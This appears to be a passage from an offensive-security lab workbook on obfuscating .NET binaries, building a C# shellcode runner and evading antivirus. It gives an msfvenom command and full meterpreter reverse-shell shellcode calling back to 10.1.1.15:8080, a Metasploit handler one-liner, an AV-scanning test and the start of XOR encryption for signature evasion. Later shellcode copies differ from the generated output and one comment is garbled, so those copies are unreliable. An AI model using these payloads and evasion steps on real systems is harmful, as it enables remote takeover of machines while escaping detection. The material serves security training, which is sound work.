
Drop the program2.exe file into the input module area. Verify that the Base and Output directory look similar to this.




Click the **Settings** tab and select program2.exe, then click on the **+** sign so that we can begin adding some obfuscation configurations.




Ensure **true** is highlighted/selected and click on the **configuration** button.




Select the **Preset** option as **Normal** and click Done.




Click on the **Protect!** tab and click **Protect!** to begin obfuscating the binary.



This will create another **program2.exe** file that will be located in the newly created folder called **Confused** within the Lab1 folder.



We can now drop this program2.exe file into dnSpy to inspect. When we open the tree this time it looks different from the original file. Upon further inspection the source code is obfuscated and not so easily readable now



You can test if the obfuscated binary works, i.e does it still pop the MessageBox.



## Lab2: Simple shellcode runner

In this lab we will look at writing a simple C# program that will be able to execute shellcode. We will leverage some key Windows APIs via Platform Invoke (p/invoke) in order to achieve our goal.

### Exercise 1

We need to create our C# shellcode using **msfvenom** on our Kali box. Run the following command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15  
LPORT=8080 EXITFUNC=thread -f csharp
```

This will spit out a large blob of text which is our shellcode that can be compiled in C#.

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
[-] No platform was selected, choosing MSI::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of csharp file: 2621 bytes
byte[] buf = new byte[511] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x8b,0x48,
0x18,0x44,0x8b,0x40,0x20,0x50,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
0xd,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x1f,0x9b,0x0a,0x01,0x01,0x0f,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xc0,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xc0,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5 };
root@kali:~#
```

Next we start the **Postgresql** service then launch **Metasploit** with the multi handler exploit to catch our payload when it gets executed on the target machine. Run the following command:

**service postgresql start**


**msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set lhost 10.1.1.15; set lport 8080; set EXITFUNC thread; set ExitOnSession false; exploit -j"**

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.1.1.15; set lport 8080; set EXITFUNC thread; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.1.1.15
lport => 8080
EXITFUNC => thread
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.1.1.15:8080
msf6 exploit(multi/handler) >
```

We switch back to our Development Environment and open the **program1.cs** file located in the Lab2 folder in **Notepad++**. Replace the shellcode in the file with the one you have generated.

```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
byte[] shellcode = new byte[511] {
    0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
    0x51,0x48,0x31,0xd2,0x65,0x48,0xb5,0x52,0x60,0x48,0xb5,0x52,0x18,0x56,0x48,
    0xb5,0x52,0x20,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0xb5,0x72,0x50,
    0x49,0x31,0xc0,0xac,0x3c,0xe1,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
    0x01,0xc1,0xe2,0xe4,0x52,0x41,0x51,0x48,0xb5,0x52,0x20,0xb5,0x42,0x3c,0x48,
    0x01,0xd0,0x66,0x91,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0xb5,
    0x80,0x88,0x00,0x00,0x00,0x48,0x55,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x44,
    0xb5,0x48,0x20,0xb5,0x48,0x18,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
    0xff,0xc9,0x41,0xb5,0x34,0x88,0x48,0x01,0xd0,0x48,0x00,0xac,0x41,0xc1,
    0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0x41,0x4c,0x03,0x4c,0x24,0x08,0x45,
    0x39,0xc1,0x75,0xd5,0x50,0x44,0xb5,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0xb5,
    0x0c,0x48,0x44,0xb5,0x40,0x1c,0x49,0x01,0xd0,0x41,0xb5,0x04,0x88,0x48,0x01,
    0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
    0x83,0xc9,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0xb5,0x12,0xe9,
    0x4b,0xff,0xff,0xff,0xd4,0x48,0xb5,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
    0x41,0x56,0x49,0x88,0xe6,0x48,0x81,0xc9,0xa0,0x01,0x00,0x00,0x45,0xb9,0xe5,
    0x49,0xb5,0x02,0x00,0x1f,0x90,0x0a,0x01,0x01,0x05,0x41,0x54,0x48,0xb9,0xe4,
    0x4c,0xb9,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0xb9,0xea,0x66,
    0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
    0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0xb9,
    0xc2,0x48,0xff,0xc0,0x48,0xb9,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
    0x48,0xb9,0xc7,0x6a,0x10,0x41,0x58,0x4c,0xb9,0xe2,0x48,0xb9,0xf9,0x41,0xba,
    0x99,0x5a,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x48,0xff,0xc9,0x75,0xe5,
    0xe5,0x93,0x00,0x00,0x00,0x48,0x83,0xc9,0x10,0x48,0xb9,0xe2,0x4d,0x31,0xc9,
    0x6a,0x04,0x41,0x58,0x48,0xb9,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
    0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc9,0x20,0x5e,0xb9,0xf6,0x6a,0x40,0x41,
    0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0xb9,0xf2,0x48,0x31,0xc9,0x41,
    0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0xb9,0xc3,0x48,0xb9,0xc7,0x4d,0x31,
    0xc9,0x48,0xb9,0xf0,0x48,0xb9,0xda,0x48,0xb9,0xf9,0x41,0xba,0x02,0xd9,0xc9,
    0x5f,0xff,0xd5,0x83,0xf9,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x4d,
    0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
    0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x48,0x59,0xff,0xc9,0xe9,0x3c,
    0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
    0xff,0xe7,0x58,0x6a,0x00,0x59,0xb5,0xe0,0x1d,0x2a,0x0a,0x41,0xb9,0xda,0xff,
    0xd5 };
```

Compile program1.exe and execute it. If all has gone as expected we should get a meterpreter session on the Kali machine.



We can use Kali to check our current running process id and compare it with that on Process Hacker for program1.exe. Run the following command on Kali:

getpid

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 5736
meterpreter >
```

Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (...)

Hacker View Tools Users Help

Refresh Options Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...
> System Idle Process	0	87.46		60 kB
Registry	72			4.2 MB
csrss.exe	448			1.54 MB
> wininit.exe	516			1.28 MB
csrss.exe	524	0.26	768 B/s	1.78 MB
winlogon.exe	616			2.32 MB
explorer.exe	3808	1.45	1.88 kB/s	43.84 MB
SecurityHealthSystray.exe	6172			1.71 MB
VBoxTray.exe	6268	0.03	64 B/s	2.31 MB
OneDrive.exe	6348			26.23 MB
notepad++.exe	6760			13.31 MB
ProcessHacker.exe	5240	1.62		15.71 MB
cmd.exe	4020			3.16 MB
program1.exe	5736	0.04	240 B/s	10.65 MB
conhost.exe	5312	0.14		6.79 MB

CPU Usage: 12.54% Physical memory: 1.75 GB (43.85%) Processes: 125

## Exercise 2

We can also inspect program1.exe further in Process Hacker. Open the **Network** tab and look for the program1.exe.

Process Hacker [DESKTOP-MHB0T9F\John Doe] (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Network (Ctrl+K)


Processes Services **Network** Disk

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
lsass.exe (5...	DESKTOP-MHB0T9F	49664			TCP	Listen	
lsass.exe (5...	DESKTOP-MHB0T9F	49664			TCP6	Listen	
program1....	10.1.1.11	58461	10.1.1.15	8080	TCP	Establish...	
services.ex...	DESKTOP-MHB0T9F	49669			TCP	Listen	
services.ex...	DESKTOP-MHB0T9F	49669			TCP6	Listen	
spoolsv.ex...	DESKTOP-MHB0T9F	49668			TCP	Listen	Spooler
spoolsv.ex...	DESKTOP-MHB0T9F	49668			TCP6	Listen	Spooler
svchost.ex...	DESKTOP-MHB0T9F	49666			TCP	Listen	EventLog
svchost.ex...	DESKTOP-MHB0T9F	49666			TCP6	Listen	EventLog
svchost.ex...	DESKTOP-MHB0T9F	49667			TCP	Listen	Schedule
svchost.ex...	DESKTOP-MHB0T9F	49667			TCP6	Listen	Schedule
svchost.ex...	DESKTOP-MHB0T9F	7680			TCP	Listen	DoSvc
svchost.ex...	DESKTOP-MHB0T9F	7680			TCP6	Listen	DoSvc
svchost.ex...	DESKTOP-MHB0T9F	5353			UDP		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5355			UDP		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5353			UDP6		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	5355			UDP6		Dnscache
svchost.ex...	DESKTOP-MHB0T9F	58325	20.199.120.151	443	TCP	Establish...	WpnService
svchost.ex...	DESKTOP-MHB0T9F	58428	20.199.120.151	443	TCP	Establish...	WpnService
svchost.ex...	DESKTOP-MHB0T9F	59508			UDP		iphlpvc
svchost.ex...	DESKTOP-MHB0T9F	5040			TCP	Listen	CDPSvc
svchost.ex...	DESKTOP-MHB0T9F	5050			UDP		CDPSvc
svchost.ex...	DESKTOP-MHB0T9F	1900			UDP		SSDPSRV

CPU Usage: 12.12% Physical memory: 1.76 GB (44.11%) Processes: 125

We can see program1 has a **TCP** network connection with a remote IP: **10.1.1.15** on port: **8080**. This is one way to look for weird network traffic from applications on a machine.

You can test how does the Simple shellcode runner go against AV engines using <https://antican.me>



*\*Note: Sometimes the site may say: **Free Scans Temporarily Unavailable!** so be patient and go back to try again later. Keep in mind that the free option only allows you 5 uploads per day.*

The file gets detected by 10 out of 26 AV engines. Of key importance is **Windows Defender** as this is what our Development Environment is running and we can test our loader on it.



**Challenge:** Modify the program1.cs code to leverage a Windows API call that will keep the program1.exe window hidden from the user.

# Lab3: AV signatures and heuristic evasion

In this lab we will enhance our Simple shellcode runner to have some additional capabilities to avoid signature and certain behavioural patterns that flag applications as malicious.

## Exercise 1

On the Development Environment open **encryptor.cs** and replace the shellcode in the file with the one we previously generated.

```
// mofvenom -p windows/x64/meterpreter/reverse_tcp LHOST=19.1.1.15 LPORT=8080 EXITFUNC=thread -t csharp
byte[] shellcode = new byte[511] { 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xae, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x49, 0x31, 0xd2, 0xae, 0x49, 0xb5, 0x52, 0x60, 0x48, 0xb5, 0x52, 0x18, 0x48, 0xb5, 0x52, 0x20, 0x51, 0x56, 0x4d, 0x31, 0xc9, 0x48, 0
byte[] xorshellcode;
```


Run the **encryptor.exe** to get the XOR'd shellcode that we will replace in the **program1.cs** file.

Copy the XOR'd shellcode and replace it with the one in **program1.cs**.

```
// This shellcode byte is the encrypted output from encryptor.exe
